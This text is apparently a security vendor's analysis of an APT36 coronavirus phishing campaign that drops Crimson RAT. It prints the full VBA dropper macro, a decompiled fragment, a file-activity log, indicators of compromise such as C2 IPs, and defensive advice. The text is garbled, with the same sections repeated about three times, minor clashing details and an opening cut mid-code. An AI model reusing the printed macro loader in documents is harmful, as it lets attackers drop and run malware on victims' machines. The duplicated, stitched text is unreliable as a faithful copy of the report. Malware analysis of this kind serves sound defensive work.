     If Len(Dir(path_Aldi_file & "xe")) = 0 Then
        Call unAldizip(zip_Aldi_file, fldr_Aldi_name)
    End If
    Shell path_Aldi_file & "xe", vbNormalNoFocus
End Sub
```

```
Sub unAldizip(Fname As Variant, FileNameFolder As Variant)
    Dim FSO As Object
    Dim oApp As Object
    'Extract the files into the Destination folder
    Set oApp = CreateObject("Shell.Application")
    oApp.Namespace(FileNameFolder).CopyHere oApp.Namespace(Fname).items, &H4
End Sub
```

Based on the OS type, the macro picks either a 32bit or 64bit version of its RAT payload in zip format that is stored in one of the two textboxes in UserForm1 (Figure 3).

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```


Then it drops the zip payload into the Uahaiws directory and unzips its content using the “UnAldizip” function, dropping the RAT payload into the Edlacar directory. Finally, it calls the Shell function to execute the payload.

Crimson RAT

The Crimson RAT has been written in .Net (Figure 4) and its capabilities include:

- Stealing credentials from the victim’s browser
- Listing running processes, drives, and directories on the victim’s machine
- Retrieving files from its C&C server
- Using custom TCP protocol for its C&C communications
- Collecting information about antivirus software

- Capturing screenshots



Upon running the payload, Crimson RAT connects to its hardcoded C&C IP addresses and sends collected information about the victim back to the server, including a list of running processes and their IDs, the machine hostname, and its username (Figure 5).

File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\it-IT\Tmf4AA7.tmp				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\Tmf4AA7.tmp				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\slideShow.css				

Ongoing use of RATs

APT36 has used many different malware families in the past, but has mostly deployed RATs, such as BreachRAT, DarkComet, Luminosity RAT, and njRAT.


In past campaigns, they were able to compromise Indian military and government databases to steal sensitive data, including army strategy and training documents, tactical documents, and other official letters. They also were able to steal personal data, such as passport scans and personal identification documents, text messages, and contact details.

Protection against RATs

While most general users needn't worry about nation-state attacks, organizations wanting to protect against this threat should consider using an endpoint protection system or endpoint detection and response with exploit blocking and real-time malware detection.

Shoring up vulnerabilities by keeping all software (including Microsoft Excel and Word) up-to-date shields against exploit attacks. In addition, training employees and users to avoid opening coronavirus resources from unvetted sources can protect against this and other social engineering attacks from threat actors.

Malwarebytes users are protected against this attack. We block the malicious macro execution as well as its payload with our application behavior protection layer and real-time malware detection.



Indicators of Compromise

Decoy URLs

```
email.gov.in.maildrive[.]email/?att=1579160420
email.gov.in.maildrive[.]email/?att=1581914657
```

Decoy documents

```
876939aa0aa157aa2581b74ddfc4cf03893cede542ade22a2d9ac70e2fef1656
20da161f0174d2867d2a296d4e2a8ebd2f0c513165de6f2a6f455abcecf78f2a
```

Crimson RAT

```
0ee399769a6e6e6d444a819ff0ca564ae584760baba93eff766926b1effe0010 b67d764c981a298fa2bb14ca7faffc68ec3
```

C2s

```
107.175.64[.]209 64.188.25[.]205
```

MITRE ATT&CK

https://attack.mitre.org/software/S0115/

```
Sub userAldiLoadr()
    Dim path_Aldi_file As String
    Dim file_Aldi_name  As String
    Dim zip_Aldi_file  As Variant
    Dim fldr_Aldi_name  As Variant
    Dim byt() As Byte
    Dim ar1Aldi() As String
    file_Aldi_name = "dhrwarhsav"
    fldr_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Edlacar\"
    If Dir(fldr_Aldi_name, vbDirectory) = "" Then
        MkDir (fldr_Aldi_name)
    End If
    fldrz_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Uahaiws\"
    If Dir(fldrz_Aldi_name, vbDirectory) = "" Then
        MkDir (fldrz_Aldi_name)
    End If
    zip_Aldi_file = fldrz_Aldi_name & "othria.zip"
    path_Aldi_file = fldr_Aldi_name & file_Aldi_name & ".e"
    If InStr(Application.OperatingSystem, "6.02") > 0 Or InStr(Application.OperatingSystem, "6.03") > 0 Then
        ar1Aldi = Split(UserForm1.TextBox2.Text, ":")
    Else
        ar1Aldi = Split(UserForm1.TextBox1.Text, ":")
    End If
    Dim btsAldi() As Byte
    Dim linAldi As Double
    linAldi = 0
    For Each vl In ar1Aldi
        ReDim Preserve btsAldi(linAldi)
        btsAldi(linAldi) = CByte(vl)
        linAldi = linAldi + 1
    Next
    Open zip_Aldi_file For Binary Access Write As #2
        Put #2, , btsAldi
    Close #2
     If Len(Dir(path_Aldi_file & "xe")) = 0 Then
        Call unAldizip(zip_Aldi_file, fldr_Aldi_name)
    End If
    Shell path_Aldi_file & "xe", vbNormalNoFocus
End Sub
```

```
Sub unAldizip(Fname As Variant, FileNameFolder As Variant)
    Dim FSO As Object
    Dim oApp As Object
    'Extract the files into the Destination folder
    Set oApp = CreateObject("Shell.Application")
    oApp.Namespace(FileNameFolder).CopyHere oApp.Namespace(Fname).items, &H4
End Sub
```

Based on the OS type, the macro picks either a 32bit or 64bit version of its RAT payload in zip format that is stored in one of the two textboxes in UserForm1 (Figure 3).

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```


Then it drops the zip payload into the Uahaiws directory and unzips its content using the “UnAldizip” function, dropping the RAT payload into the Edlacar directory. Finally, it calls the Shell function to execute the payload.

Crimson RAT

The Crimson RAT has been written in .Net (Figure 4) and its capabilities include:

- Stealing credentials from the victim’s browser
- Listing running processes, drives, and directories on the victim’s machine
- Retrieving files from its C&C server

- Using custom TCP protocol for its C&C communications
- Collecting information about antivirus software
- Capturing screenshots



Upon running the payload, Crimson RAT connects to its hardcoded C&C IP addresses and sends collected information about the victim back to the server, including a list of running processes and their IDs, the machine hostname, and its username (Figure 5).

```
File Write      process:  rundll32.exe   op:      OpenModify    status:  0xC0000034
                path:     C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\it-IT\Tmf4AA7.tmp
File Read       process:  rundll32.exe   op:      Unknown       status:  0x00000000
                path:     C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\
File Read       process:  rundll32.exe   op:      Unknown       status:  0x00000000
                path:     C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\
File Write      process:  rundll32.exe   op:      OpenModify    status:  0xC0000022
                path:     C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css
File Read       process:  rundll32.exe   op:      OpenRead      status:  0xC0000022
                path:     C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css
File Write      process:  rundll32.exe   op:      OpenModify    status:  0xC0000034
                path:     C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\Tmf4AA7.tmp
File Write      process:  rundll32.exe   op:      OpenModify    status:  0xC0000022
                path:     C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\slideShow.css
```

Ongoing use of RATs

APT36 has used many different malware families in the past, but has mostly deployed RATs, such as BreachRAT, DarkComet, Luminosity RAT, and njRAT.


In past campaigns, they were able to compromise Indian military and government databases to steal sensitive data, including army strategy and training documents, tactical documents, and other official letters. They also were able to steal personal data, such as passport scans and personal identification documents, text messages, and contact details.

Protection against RATs

While most general users needn't worry about nation-state attacks, organizations wanting to protect against this threat should consider using an endpoint protection system or endpoint detection and response with exploit blocking and real-time malware detection.

Shoring up vulnerabilities by keeping all software (including Microsoft Excel and Word) up-to-date shields against exploit attacks. In addition, training employees and users to avoid opening coronavirus resources from unvetted sources can protect against this and other social engineering attacks from threat actors.

Malwarebytes users are protected against this attack. We block the malicious macro execution as well as its payload with our application behavior protection layer and real-time malware detection.



Indicators of Compromise

Decoy URLs

```
email.gov.in.maildrive[.]email/?att=1579160420
email.gov.in.maildrive[.]email/?att=1581914657
```

Decoy documents

```
876939aa0aa157aa2581b74ddfc4cf03893cede542ade22a2d9ac70e2fef1656
20da161f0174d2867d2a296d4e2a8ebd2f0c513165de6f2a6f455abcecf78f2a
```

Crimson RAT


```
0ee399769a6e6e6d444a819ff0ca564ae584760baba93eff766926b1effe0010 b67d764c981a298fa2bb14ca7faffc68ec3
```

C2s

```
107.175.64[.]209 64.188.25[.]205
```

MITRE ATT&CK

https://attack.mitre.org/software/S0115/



We looked at the previous phishing campaigns related to this APT and can confirm this is a new phishing pattern from this group. The names used for directories and functions are likely Urdu names.

The malicious document has two hidden macros that drop a RAT variant called Crimson RAT. The malicious macro (Figure 2) first creates two directories with the names “Edlacar” and “Uahaiws” and then checks the OS type.

```
Sub userAldiLoadr()
    Dim path_Aldi_file As String
    Dim file_Aldi_name  As String
    Dim zip_Aldi_file  As Variant
    Dim fldr_Aldi_name  As Variant
    Dim byt() As Byte
    Dim ar1Aldi() As String
    file_Aldi_name = "dhrwarhsay"
    fldr_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Edlacar\"
    If Dir(fldr_Aldi_name, vbDirectory) = "" Then
        MkDir (fldr_Aldi_name)
    End If
    fldrz_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Uahaiws\"
    If Dir(fldrz_Aldi_name, vbDirectory) = "" Then
        MkDir (fldrz_Aldi_name)
    End If
    zip_Aldi_file = fldrz_Aldi_name & "othria.zip"
    path_Aldi_file = fldr_Aldi_name & file_Aldi_name & ".e"
    If InStr(Application.OperatingSystem, "6.02") > 0 Or InStr(Application.OperatingSystem, "6.03") > 0 Then
        ar1Aldi = Split(UserForm1.TextBox2.Text, ":")
    Else
        ar1Aldi = Split(UserForm1.TextBox1.Text, ":")
    End If
    Dim btsAldi() As Byte
    Dim linAldi As Double
    linAldi = 0
    For Each vl In ar1Aldi
        ReDim Preserve btsAldi(linAldi)
        btsAldi(linAldi) = CByte(vl)
        linAldi = linAldi + 1
    Next
    Open zip_Aldi_file For Binary Access Write As #2
         Put #2, , btsAldi
    Close #2
     If Len(Dir(path_Aldi_file & "xe")) = 0 Then
        Call unAldizip(zip_Aldi_file, fldr_Aldi_name)
    End If
    Shell path_Aldi_file & "xe", vbNormalNoFocus
End Sub
```

```
Sub unAldizip(Fname As Variant, FileNameFolder As Variant)
    Dim FSO As Object
    Dim oApp As Object
    'Extract the files into the Destination folder
    Set oApp = CreateObject("Shell.Application")
    oApp.Namespace(FileNameFolder).CopyHere oApp.Namespace(Fname).items, &H4
End Sub
```

Based on the OS type, the macro picks either a 32bit or 64bit version of its RAT payload in zip format that is stored in one of the two textboxes in UserForm1 (Figure 3).

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```


Then it drops the zip payload into the Uahaiws directory and unzips its content using the “UnAldizip” function, dropping the RAT payload into the Edlacar directory. Finally, it calls the Shell function to execute the payload.

Crimson RAT

The Crimson RAT has been written in .Net (Figure 4) and its capabilities include:

- Stealing credentials from the victim’s browser
- Listing running processes, drives, and directories on the victim’s machine
- Retrieving files from its C&C server
- Using custom TCP protocol for its C&C communications
- Collecting information about antivirus software

- Capturing screenshots



Upon running the payload, Crimson RAT connects to its hardcoded C&C IP addresses and sends collected information about the victim back to the server, including a list of running processes and their IDs, the machine hostname, and its username (Figure 5).

File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\it-IT\Tmf4AA7.tmp				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\Tmf4AA7.tmp				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\slideShow.css				

Ongoing use of RATs

APT36 has used many different malware families in the past, but has mostly deployed RATs, such as BreachRAT, DarkComet, Luminosity RAT, and njRAT.


In past campaigns, they were able to compromise Indian military and government databases to steal sensitive data, including army strategy and training documents, tactical documents, and other official letters. They also were able to steal personal data, such as passport scans and personal identification documents, text messages, and contact details.

Protection against RATs

While most general users needn't worry about nation-state attacks, organizations wanting to protect against this threat should consider using an endpoint protection system or endpoint detection and response with exploit blocking and real-time malware detection.

Shoring up vulnerabilities by keeping all software (including Microsoft Excel and Word) up-to-date shields against exploit attacks. In addition, training employees and users to avoid opening coronavirus resources from unvetted sources can protect against this and other social engineering attacks from threat actors.

Malwarebytes users are protected against this attack. We block the malicious macro execution as well as its payload with our application behavior protection layer and real-time malware detection.



Indicators of Compromise

Decoy URLs

```
email.gov.in.maildrive[.]email/?att=1579160420
email.gov.in.maildrive[.]email/?att=1581914657
```

Decoy documents

```
876939aa0aa157aa2581b74ddfc4cf03893cede542ade22a2d9ac70e2fef1656
20da161f0174d2867d2a296d4e2a8ebd2f0c513165de6f2a6f455abcecf78f2a
```

Crimson RAT

```
0ee399769a6e6e6d444a819ff0ca564ae584760baba93eff766926b1effe0010 b67d764c981a298fa2bb14ca7faffc68ec3
```

C2s

```
107.175.64[.]209 64.188.25[.]205
```

MITRE ATT&CK

https://attack.mitre.org/software/S0115/

Since the coronavirus became a worldwide health issue, the desire for more information and guidance from government and health authorities has reached a fever pitch. This is a golden opportunity for threat actors to capitalize on fear, spread misinformation, and generate mass hysteria—all while compromising victims with scams or malware campaigns.

Profiting from global health concerns, natural disasters, and other extreme weather events is nothing new for cybercriminals. Scams related to SARS, H1N1 (swine flu), and avian flu have circulated online for more than a decade. According to reports from ZDnet, many state-sponsored threat actors have already started to distribute coronavirus lures, including:

- Chinese APTs: Vicious Panda, Mustang Panda
- North Korean APTs: Kimsuky
- Russian APTs: Hades group (believed to have ties with APT28), TA542 (Emotet)
- Other APTs: Sweed (Lokibot)

